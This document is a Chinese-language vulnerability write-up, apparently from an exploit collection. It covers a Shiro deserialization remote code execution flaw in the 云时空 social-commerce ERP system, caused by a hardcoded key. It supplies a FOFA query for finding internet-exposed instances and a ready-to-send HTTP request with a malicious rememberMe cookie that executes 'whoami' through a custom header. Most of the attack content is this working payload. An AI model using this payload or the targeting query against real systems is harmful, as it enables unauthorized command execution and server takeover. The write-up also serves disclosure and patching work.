
Y24-3云时空-社会化商业ERP系统-反序列化RCE

漏洞描述：

云时空社会化商业 ERP 系统存在 shiro 反序列化漏洞，该漏洞源于软件存在硬编码的 shiro-key，攻击者可利用该 key 生成恶意的序列化数据，在服务器上执行任意代码，执行系统命令、或打入内存马等，获取服务器权限。

网站图片：



网络测绘：

fofa语法：

FOFA：app="云时空社会化商业ERP系统"

漏洞复现：

payload：

```
GET /static/js/public.js HTTP/1.1
Host: your-ip
Cookie: rememberMe=Y0ZDMzQ3ZUY0YjgzQzJGRfD/yYOCgtFSRejkdE0zNiiBOhIMgn3NN9BbwEQ3P2WALvKFi08Isnf2EPCMrlNsXLP5HflusByGrvRGQI4x3wehRa1z5zGj/crir3jcDk0cza0AyInlFzzZ15VaebrOHE
X-Token-Data: whoami
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
```

效果图: